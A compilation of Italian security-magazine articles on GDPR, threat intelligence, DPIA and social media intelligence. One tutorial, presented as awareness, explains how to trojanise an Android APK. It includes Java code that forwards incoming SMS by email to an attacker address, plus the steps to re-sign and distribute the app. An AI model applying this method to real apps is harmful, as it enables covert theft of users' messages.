Inoltre, altro aspetto da considerare in ottica di adeguamento GDPR, è quello di considerare che trattare i dati personali in modo illegittimo può rappresentare un danno di immagine e reputazionale importante.

In questo momento storico l’opinione pubblica ha alzato l’attenzione sull’utilizzo illegittimo dei dati personali per finalità di business, ne è un esempio la vicenda di Facebook e Cambridge Analytica.

Diventa, quindi, essenziale raccogliere i dati personali in modo trasparente e chiaro, fornendo all’interessato tutte le informazioni previste dalle normative e necessarie per far conoscere le finalità e le modalità del trattamento.

Infatti, gestire i dati rispettando i principi richiamati dalla normativa, vuol dire anche migliorare la propria reputazione e instaurare con gli interessati rapporti commerciali chiari, trasparenti e rassicuranti.

In conclusione, possiamo dire che se il lavoro di adeguamento al GDPR passerà per l’applicazione dei principi di Privacy by design, Privacy by default e accountability, inevitabilmente il Titolare del trattamento, oltre ad aver attuato quanto disposto della normativa, avrà l’occasione di ottenere effetti positivi in termini di efficienza organizzativa e di accrescere o migliorare il rapporto di fiducia instaurato con gli interessati quali clienti, prospect, fornitori e dipendenti.

A cura di: Andrea Battistella

L’articolo Adeguarsi al GDPR: tra obblighi e opportunità proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/adeguarsi-al-gdpr-tra-obblighi-e-opportunita/


La Cyber Intelligence in supporto alla difesa delle aziende

In un mondo sempre più interconnesso dove gli eventi sono imprevedibili e mutevoli, le aziende e le istituzioni devono avere le capacità di anticipare gli eventi. L’intelligence ci viene in supporto per questa esigenza.

La Cyber Intelligence è una declinazione dell’intelligence che mira ad identificare, raccogliere, tracciare e monitorare tutte quelle informazioni di tipo digitale utili per avere visibilità sulle minacce che potrebbero palesarsi o ai fini investigativi, ad analizzare minacce già manifestatisi. Bisogna notare che, anche se la Cyber Intelligence è basata su strumenti informatici per la raccolta delle informazioni, non può fare a meno della componente umana in quanto, mentre in passato il problema per l’intelligence era la carenza di informazioni, ora, al contrario, il problema è l’abbondanza d’informazioni.

I dati e le informazioni raccolte vanno analizzate con logiche e criteri ben precisi; per questo motivo il fattore umano continua ad essere essenziale per estrarre conoscenza da questa enorme mole di dati.

Giornalmente le imprese combattono attaccanti sempre più sofisticati, organizzati e persistenti, spesso senza riuscire ad individuare un’intrusione in corso o già avvenuta. Quando si ha evidenza di qualcosa, grazie a tracce digitali, ormai l’intrusione è avvenuta e soprattutto diventa difficile avere una percezione chiara dell’attaccante e delle sue finalità.

Proprio per queste ragioni per le aziende è diventato estremamente necessario avere visibilità oltre i confini del perimetro interno; questa attività è definita Cyber intelligence o Threat Intelligence. È bene notare che questa si discosta di molto da quella svolta all’interno dei SOC[1], CERT[2] o CSIRT[3], in quanto il principale obiettivo di questi team è la risposta immediata in caso di incidente.

Affinché la Cyber Intelligence funzioni c’è bisogno di una forte conoscenza degli asset aziendali e di persone esperte che abbiano le competenze per studiare le minacce cyber e il loro modo di operare, analizzare gli eventi accaduti, raccogliere informazioni, individuare nuove vulnerabilità, modi e metodi per sfruttarle e tanto altro. Ciò consente di adottare misure proattive atte a difendersi da tali minacce con una risposta appropriata.

Come già abbondantemente illustrato in precedenti articoli, l’intelligence deve obbligatoriamente includere un contesto e l’output finale deve essere idoneo a:

  • descrivere la minaccia
  • illustrare l’impatto
  • consigliare le azioni da intraprendere


Le attività di Cyber intelligence devono essere suddivise in quattro aree ben distinte, ognuna delle quali prevede diverse attività.

Le principali domande che vengono fuori approcciando questa disciplina sono: quali informazioni occorre analizzare? Dove si possono reperire?

Non si può fare intelligence da soli; l’intelligence prevede lo scambio di informazioni, pertanto c’è bisogno di essere parte di un network ben specifico formato dalle comunità di security, dalle agenzie governative e dalle società specializzate in sicurezza che forniscono tramite feed informazioni sulle minacce.

L’attività di ricerca su fonti aperte – OSINT[4] e su fonti chiuse, il monitoraggio dei social media e social network, dei domini, dei blog degli esperti di sicurezza, dei bollettini sulle vulnerabilità, lo studio degli attaccanti e degli attacchi accaduti sono tra gli elementi essenziali al fine di attuare una buona Cyber Intelligence.

Altro elemento essenziale da esplorare e monitorare è la parte nascosta del web o quella sommersa. Spesso sentiamo parlare di Deep Web[5] e Dark Web[6] che, spesso erroneamente confusi e assimilati l’uno l’altro, rappresentano una grossa fonte di informazioni per la Cyber Intelligence. All’interno di parte del web possono essere reperite informazioni preziose quali nuove vulnerabilità, dati in vendita a seguito di una sottrazione, tool per sferrare attacchi, malware venduti usando il modello del “Software As a Service – SaaS”[7] e tanto altro. Non va sottovalutata la mole di informazioni, altrimenti irreperibili, che è possibile ottenere nel caso in cui si ha l’opportunità e l’abilità di infiltrarsi nelle comunità del “web oscuro”. Qui oltre a fare intelligence passiva è possibile anche veicolare informazioni utili ai propri obiettivi e quindi condurre attività di counterintelligence[8]. Gli operatori che frequentano questi “luoghi” devano prestare attenzione alle false identità, alle attività di controinfomazione[9] e alla divulgazione di notizie false.

Nell’ambito della Cyber Intelligence spesso si sente parlare di Indicatori di Compromissione – IoC, cioè quelle informazioni che sono le vere tracce digitali che identificano un attacco informatico. Queste sono formate da indirizzi IP, hash di file, nomi di dominio, ecc. Uno degli approcci previsto dalla Cyber intelligence è quello cosiddetto “IoC driven”, che consiste nell’identificare l’attaccante tramite la sua “firma”, ossia tramite le tracce che ha lasciato in precedenti attacchi.

Questo tipo di informazioni vengono fornite da aziende di sicurezza specializzate, ma bisogna stare attenti a non sprecare tempo facendo analisi a tutto campo; bisogna, al contrario, concentrarsi sulle proprie necessità, ricordandosi sempre che una buona intelligence sulle minacce soddisfa quattro proprietà principali, conosciute anche come CART:

  • Completeness – completezza
  • Accuracy – accuratezza
  • Relevance – pertinenza
  • Timeliness – tempestività

Un’organizzazione che utilizza intelligence di alta qualità in modo appropriato e integrato nel proprio programma di cybersecurity, sarà in grado di fare prevenzione individuando tempestivamente le minacce e fornendo a chi di competenza informazioni corrette e complete al fine di prendere decisioni strategiche in breve tempo per prevenire o rispondere prontamente a un attacco informatico.



Tra le varie iniziative per fornire alle aziende strumenti adatti a produrre una buona Cyber Intelligence, il MITRE[10] ha reso pubblico un framework denominato “ATT&CK[11]” – Adversarial Tactics, Techniques & Common Knowledge. Grazie alla raccolta e all’analisi approfondita del ciclo di vita degli attacchi, del modus operandi di ogni gruppo di cyber criminali, degli exploit-kit usati e del tipo di target, è stato possibile creare un modello che fornisce una knowledge base accurata e ben dettagliata utile ad identificare e classificare rapidamente il comportamento dei principali attori di minaccia cyber nella fase di post-compromissione.

La sua utilità va oltre quanto appena descritto, infatti esso può essere usato per verificare se le difese messe in campo funzionano, per pianificare specifiche attività o interventi al fine di migliorare la sicurezza e anche per comprendere i rischi a cui si è esposti contro avversari il cui comportamento è noto.

Il framework ATT&CK raccoglie una esaustiva lista di tutti i software, le tattiche, le tecniche di intrusione e le caratteristi dagli attaccanti oggi noti.

In merito a quanto appena accennato, il Il framework ATT&CK è diviso in tre fasi:

  1. PRE-ATT&CK
  2. ATT&CK for Enterprise
  3. ATT&CK Mobile Profile


1 – Pre-Att&CK



Quest’area offre la possibilità di rispondere alle classiche domande dell’Intelligence:

  • Si hanno evidenze che un avversario sta facendo attività di perlustrazione del perimetro per identificare possibili punti deboli o vulnerabilità?
  • Quali tecniche un avversario potrebbe utilizzare?
  • Quale priorità dare all’acquisizione e analisi dei dati di intelligence per avere una rapida e chiara visione di un imminente attacco?

Inoltre viene fornita una matrice che descrive le tattiche e le tecniche che un avversario potrebbe utilizzare nella fase che precede un attacco.



2 – ATT&CK for Enterprice

Qui vengono definite le azioni che un avversario potrebbe mettere in atto quando opera all’interno dell’infrastruttura aziendale. Da notare che in questa fase ci troviamo nella situazione in cui l’intrusione sia già avvenuta.

Vengono inoltre definite le differenti azioni e che potrebbero essere messe in atto su sistemi operativi Windows, Linux e Mac.


3 – ATT&CK Mobile Profile

Quest’ultimo definisce le azioni che potrebbero essere intraprese da un avversario in ambito mobile che va dall’ottenere l’accesso fisico al dispositivo fino a trattare tematiche più complesse.

Come trattato nell’articolo riferito alla cyber intelligence come strumento a supporto del “Piano di Sicurezza Nazionale”, gli stati stanno intravedendo sempre di più l’importanza di questa disciplina e quanto le aziende sono degli asset fondamentali per la riuscita di questo progetto. Tramite il National Cyber Security Center – NCSC[12], organizzazione del governo inglese che fornisce consulenza e supporto su come evitare le minacce alla sicurezza informatica per il settore pubblico e privato, è stata sviluppata un’iniziativa congiunta tra governo e aziende realizzando la Cyber Security Information Sharing Partnership – CISP, piattaforma orientata alla condivisione delle minacce cyber tempo reale, in modo sicuro e confidenziale.

Questa permette un’opportuna attività di “information sharing”, argomento che verrà meglio trattato nell’articolo “La Cyber Intelligence a protezione del sistema Paese”.

Note:

A cura di: Giuseppe Brando

L’articolo La Cyber Intelligence in supporto alla difesa delle aziende proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/la-cyber-intelligence-in-supporto-alla-difesa-delle-aziende/


Android: inserire un malware in un APK


Per la serie “conoscerli per combatterli”, vedremo in questo articolo come iniettare del malware in un’applicazione Android. A fine 2017, il solo Grabos, presente in oltre 150 app su Play Store, ha infettato oltre 17 milioni di utenti Android (fonte: mcafee.com); non è il primo né l’unico malware presente su Play Store in applicazioni insospettabili (Figura 1, fonte: av-test.org).

Figura 1

È un problema molto comune; per eseguire un’analisi di un’applicazione infetta, bisogna capire come agiscono gli attaccanti: di seguito vedremo in dettaglio come una normale applicazione mobile possa essere alterata inserendo del codice ostile. Per i dettagli su come distinguere e come analizzare le app, rimando agli articoli su Android e il malware disponibili all’indirizzo https://www.ictsecuritymagazine.com/articoli/viaggio-nei-malware-android-lincubo-ransomware-parte-3/.

Disassemblare un’applicazione

Vediamo cosa bisogna fare per trasformare una applicazione lecita in una applicazione malware: innanzitutto scegliamo l’app da infettare. Per scaricare l’applicazione, se non abbiamo un dispositivo Android a portata di mano, possiamo usare un servizio come APK Downloader (https://apps.evozi.com/apk-downloader/) o simili. Una semplice app va più che bene per questa prova. In generale, però, quando il target non è obbligato, è preferibile infettare un’applicazione che già richiede i permessi necessari al malware per non insospettire l’utente.

Dopo averla scaricata, va disassemblata in modo da poterla modificare a piacimento. Per disassemblare l’applicazione utilizziamo Apktool (vedi Riquadro 1) ottenendo i file in Figura 2 (in figura è mostrato l’output di APK Tool utilizzato attraverso APK Studio).

Figura 2

Tra i file prodotti, quelli che ci interessano sono contenuti nella directory smali/ che include tutti i file dell’applicazione scritti in Smali, dove Smali è un linguaggio basato su Jasmin che disassembla un file .dex in un formato più leggibile. I file .smali rispecchiano il comportamento dell’applicazione d’origine, l’unico difetto è che lo Smali, non essendo un linguaggio di alto livello, risulta non immediatamente leggibile.

Se invece vogliamo capire per grandi linee come l’app è fatta e come si comporta, ci è più utile uno strumento come dex2jar che trasforma un file .dex in un archivio JAR (Figura 3).

Figura 3

Archivio JAR che può essere analizzato con un semplice decompilatore Java come JD-GUI. I file .class prodotti sono in genere meno affidabili di quelli .smali e, inoltre, con questa operazione, non è possibile la ricostruzione dell’APK.

Riquadro 1: Apktool

Apktool è uno strumento per effettuare il reverse engineering dei file binari di Android. Permette di disassemblare l’app e, cosa importante, permette anche di ricostruire il file APK dopo aver fatto eventuali modifiche. I comandi principali sono apktool d <nome apk> per disassemblare e apktool b <nome directory> per ricostruire l’APK. Oltre alla directory smali, che ci interessa particolarmente, quando disassembliamo un file, abbiamo anche le directory original e unknown:

  • original contiene la cartella META-INF e il file xml che servono quando vogliamo ricostruire l’app mantenendo la firma originale;
  • unknown contiene i file e le cartelle che non sono parte di AOSP (Android Open Source Project).

Preparare il malware

Dopo aver disassemblato l’applicazione originaria, scriviamo l’applicazione malware in Java con Android Studio. Per semplicità, creiamo un malware molto elementare, andiamo sul classico: come esempio scriviamo un’applicazione che legge gli SMS e li inoltra via email ad un indirizzo scelto dall’attaccante.

Se l’applicazione malware ha bisogno di permessi aggiuntivi rispetto all’applicazione ospite, questi vanno richiesti nel manifesto; nelle ultime versioni di Android vanno anche controllati, ed eventualmente richiesti, a runtime rispettivamente con ContextCompat.checkSelfPermission() e ContextCompat.requestPermissions() (si veda https://developer.android.com/training/permissions/requesting.html per maggiori dettagli).

Il malware, per inviare un’email, non usa un Intent né fa scegliere all’utente quale client usare, ma fa tutto in background utilizzando il server di posta di GMail (smtp.gmail.com). Quindi, quello che ci serve è una classe che eredita da BroadcastReceiver che non fa altro che rimanere in ascolto dell’arrivo di un SMS e all’arrivo di un messaggio ne estrae il mittente (msg_from) e il contenuto (msg_body) e invia una email:

Log.i(“SMS2EmailReceiver”, “Start email”);
String email = “xxx@gmail.com”;
String subject = “Email from SMS”;
String message = sms_from + “: ” + sms_body;
SendMail email = new SendMail(email, subject, message);
email.execute();
Toast.makeText(context, message, Toast.LENGTH_LONG).show();
Log.i(“SMS2EmailReceiver”, “Finish email”);

Dove SendMail è una classe che si occupa di inviare le email ed usa internamente le API di JavaMail (javax.mail.*). Nel manifesto invece va specificato il receiver e l’azione ad esso associata nel seguente modo:

<receiver android:name=”.SMS2Email”>
<intent-filter>
<action android:name=”android.provider.Telephony.SMS_RECEIVED”/>
</intent-filter>
</receiver>

A questo punto costruiamo l’APK con Android Studio e proviamola sull’emulatore: se tutto funziona come previsto, disassembliamo l’applicazione appena creata, in modo da avere del codice Smali per il nostro malware da iniettare.

Iniettare il codice e ricostruire l’applicazione

Trasformiamo ora l’applicazione lecita in una applicazione malware. Per farlo, basta copiare il contenuto della directory smali/ (tranne android/) del codice del malware nella directory smali/ dell’applicazione ospite, lo stesso facciamo per i file presenti in unknown/.

Dopo aver inserito il codice necessario, possiamo ricreare l’applicazione. Per poterla installare ci occorre firmarla: è possibile usare Uber APK Signer da riga di comando o attraverso APK Studio; alternativamente possiamo utilizzare direttamente APK Signer e Zip Align.

Usiamo APK Studio per costruire (con APK Tool), firmare (con Uber APK Signer) e ottimizzare (con Zip Align) l’applicazione che adesso è pronta per essere installata o, eventualmente, per essere caricata su Play Store.

Installare e testare l’applicazione

Figura 4

Anche in questo caso l’installazione può avvenire attraverso un tool grafico come Apk Studio o direttamente con il comando install di ADB.

Ricapitolando, per aggiungere del codice ostile ad una app ci serve:

  • Disassemblare l’app ospite con APK Tool
  • Scrivere il malware con Android Studio
  • Costruire l’APK malware con Android Studio
  • Disassemblare il malware con APK Tool
  • Copiare la directory smali/ del malware in quella dell’app ospite
  • Costruire, firmare e ottimizzare l’app ottenuta con APK Studio
  • Installare l’app con ADB

Sembrano molti passi ma, anche se macchinosi, sono tutti molto semplici e immediati. Eseguiamo normalmente l’applicazione, che continuerà a fare il suo lavoro, ma al primo SMS ricevuto (Figura 4) ecco scattare il comportamento da malware: invierà un’email e nel corpo ci sarà indicato il mittente e il testo del messaggio (Figura 5).

Figura 5

A cura di: Gianluigi Spagnuolo

L’articolo Android: inserire un malware in un APK proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/android-inserire-un-malware-in-un-apk/


Valutazione del rischio e PIA

Come è noto, il GDPR richiama la valutazione del rischio in due modi:

  1. valutazione del rischio per i diritti e le libertà delle persone fisiche per identificare misure tecniche e organizzative adeguate (in questo caso, il GDPR, seppure in modi diversi negli articoli 24, 25 e 32, prevede che questo rischio venga bilanciato con le esigenze del titolare o del responsabile);
  2. valutazione degli impatti relativi alla privacy (“Valutazione d’impatto sulla protezione dei dati” o “PIA” o “DPIA” per Data privacy impact assessment).

Pare evidente che si tratta di due cose diverse, altrimenti anche agli articoli 24, 25 e 32 si sarebbe parlato di PIA. Da considerare però che le normative e gli standard non sempre sono scritti in modo da assicurarne la coerenza interna. Sono infatti prodotti da più gruppi di lavoro e frutto di compromessi e alcuni passaggi sono stati introdotti in momenti diversi e senza la cura necessaria per assicurare la coerenza completa con altri punti. Quindi si può immaginare che gli articoli relativi alla PIA siano stati introdotti nel GDPR senza considerarne tutte le relazioni con gli articoli relativi alle misure di sicurezza. Per questo, per esempio, l’articolo 32 (sulle misure di sicurezza) non fa riferimento all’articolo 35 (sulla PIA) e viceversa.

Vale quindi la pena approfondire questi due argomenti per identificarne i punti comuni e le diversità.

Si premette che il testo del GDPR, in molte citazioni, è stato semplificato per assicurare una più facile lettura di questo articolo.

Valutazione del rischio

Agli articoli 24, 25 e 32, il GDPR chiede di stabilire l’adeguatezza delle misure di sicurezza considerando “i rischi per i diritti e le libertà delle persone fisiche” e “lo stato dell’arte e i costi di attuazione, nonché la natura, l’ambito di applicazione, il contesto e le finalità del trattamento”. Non chiede espressamente di condurre una valutazione del rischio relativo alla privacy, però è sottinteso che il titolare o il responsabile sappiano dimostrare l’adeguatezza delle misure rispetto a questo “rischio relativo alla privacy”.

Il GDPR richiede di bilanciare il rischio del titolare con il rischio degli interessati. Inoltre, il GDPR non richiede di concentrarsi su uno o più trattamenti, ma sulla protezione dei dati personali. È ovvio però che la valutazione deve tenere conto dei trattamenti effettuati (da censire nel Registro delle attività di trattamento).

La valutazione del rischio relativo alla privacy può essere condotta sia a scopo preventivo (per esempio all’inizio di un progetto, con le misure di sicurezza non completamente identificate) sia per identificare il rischio residuo nella situazione attuale.

Si deduce che è possibile valutare il rischio relativo alla sicurezza dei dati personali seguendo i diversi approcci già sperimentati per la sicurezza delle informazioni (anche quando non allineati all’attuale ISO/IEC 27005).

Privacy impact assessment

L’articolo 35 del GDPR richiede venga condotta una PIA per i trattamenti che possono presentare un rischio elevato per gli interessati.

Una PIA deve esaminare un singolo trattamento o trattamenti simili. Il centro della PIA, quindi, non sono più i dati personali, ma un singolo trattamento.

Il GDPR specifica alcune caratteristiche della PIA. In particolare deve essere documentata riportando:

  • la descrizione dei trattamenti;
  • la valutazione della necessità dei trattamenti in relazione alle finalità;
  • una valutazione dei rischi relativi alla privacy;
  • le misure di sicurezza.

Il GDPR suggerisce di raccogliere, per la PIA, le opinioni degli interessati (o dei loro rappresentanti).

La PIA deve essere condotta prima di procedere al trattamento, per identificare eventuali necessità di consultazione dell’autorità garante. Le misure di sicurezza, quindi, potrebbero essere descritte solo in modo generale. Per identificare eventuali rischi residui, nulla vieta (anzi, è consigliato) di condurla anche per trattamenti già attivi per cui è richiesta la PIA dal GDPR.

La PIA, per il GDPR, deve anche valutare se il trattamento potrebbe presentare un rischio elevato supponendo l’assenza di misure di sicurezza (utilizzando approcci classici di valutazione del rischio, è necessario considerare solo il valore dei dati e la verosimiglianza di una minaccia, senza considerare le misure che ne riducono l’impatto o ne prevengono il successo).

Strumenti

Tralasciando gli strumenti software prodotti da molte società di consulenza (solitamente poco efficienti), è opportuno considerare alcuni testi che trattano di PIA e valutazione del rischio privacy.

Il primo è lo standard internazionale ISO/IEC 29134 dal titolo “Guidelines for privacy impact assessment”. Esso specifica che la PIA riguarda programmi, sistemi informatici o processi e solo in alcuni punti ricorda di analizzare i processi. Al centro di questo standard non ci sono i trattamenti (anche se sarebbe facile e non scorretto leggerlo in questa ottica), ma gli asset.

La ISO/IEC 29134 ricorda molto la guida del CNIL (il Garante francese), che è invece più orientata ai trattamenti.

Il CNIL ha anche pubblicato un software per la conduzione di una PIA. Esso è in realtà un modello di documento che indica quali argomenti trattare in ciascun capitolo del rapporto di PIA.

Altro documento interessante è il “Handbook on Security of Personal Data Processing” di ENISA. Il documento non nomina quasi mai la PIA, ma presenta un metodo molto semplice e pragmatico per la valutazione del rischio dei trattamenti. Gli esempi di applicazione sono proprio sui trattamenti.

Il WP Art. 29, fonte autorevolissima, con il documento WP 248 (aggiornato il 4 ottobre 2017) non propone alcun metodo, ma fornisce i “criteri per una DPIA accettabile”. Tra le altre cose, il WP 248 dichiara l’importanza di valutare il rischio anche quando si decide di non effettuare una PIA, lasciando intendere, quindi, che si tratta di due cose diverse.

Sono stati pubblicati numerosi altri documenti. Alcuni, usando scorrettamente il termine PIA, presentano delle check list di base sugli adempimenti del GDPR o dei commenti sul GDPR o dei metodi di pianificazione e attuazione degli adempimenti privacy.

Negli anni precedenti alla pubblicazione del GDPR e alla proliferazione di documenti relativi alla PIA, erano facilmente reperibili dei documenti denominati “Privacy impact assessment” molto simili alle informative privacy, ossia con una descrizione dei trattamenti, dei rischi e delle misure di sicurezza in formato libero, senza calcoli di sorta. Questo approccio “libero” non è da escludersi a priori, anche se al momento non promosso.

Allora, quali sono le differenze?

Per come sono descritte, è sicuramente possibile costruire una valutazione del rischio privacy come l’insieme delle PIA relative ai trattamenti effettuati. Viceversa, si può elaborare una PIA come sottoinsieme della valutazione del rischio privacy, ricordandosi però di valutare gli impatti solo per gli interessati e, dove possibile, coinvolgere gli interessati. Gli algoritmi di calcolo possono essere i medesimi (questa opzione, ovviamente, non è perseguibile se la PIA è presentata in formato “libero”).

Alla luce di tutto ciò si può quindi concludere che la valutazione del rischio privacy e la PIA non presentano differenze tecniche sostanziali, ma è sempre e comunque necessario ricordare i loro diversi obiettivi (in particolare il fatto che la PIA deve indicare quando è necessaria la consultazione preventiva con il Garante) e le piccole, ma significative, differenze.

A cura di: Cesare Gallotti

L’articolo Valutazione del rischio e PIA proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/valutazione-del-rischio-e-pia/


Sentiment Analysis e Social Media Intelligence

IL DATAGATE

Si parla, in questi giorni, del “Datagate Facebook”, cioè del mea culpa di Mark Zuckenberg dopo lo scandalo della profilazione massiva sui social effettuata dalla Cambridge Analytica per orientare le passate elezioni statunitensi.

Il termine “datagate” era stato utilizzato nella semantica mediatica nel lontano 2013, a seguito della divulgazione di una serie di notizie top secret riguardanti l’Agenzia per la Sicurezza Nazionale statunitense (NSA) messe a disposizione della stampa da Edward Snowden, scoperchiando anche il progetto “Echelon”, il più imponente e sconosciuto strumento di Signal intelligence in ambito strategico, che sarebbe in grado di monitorare ed intercettare il traffico dei satelliti commerciali in orbita; un progetto ambizioso quanto invasivo messo in atto dalla partnership siglata con  l’accordo UKUSA (tra Australia, Canada, Nuova Zelanda, Regno Unito e Stati Uniti).

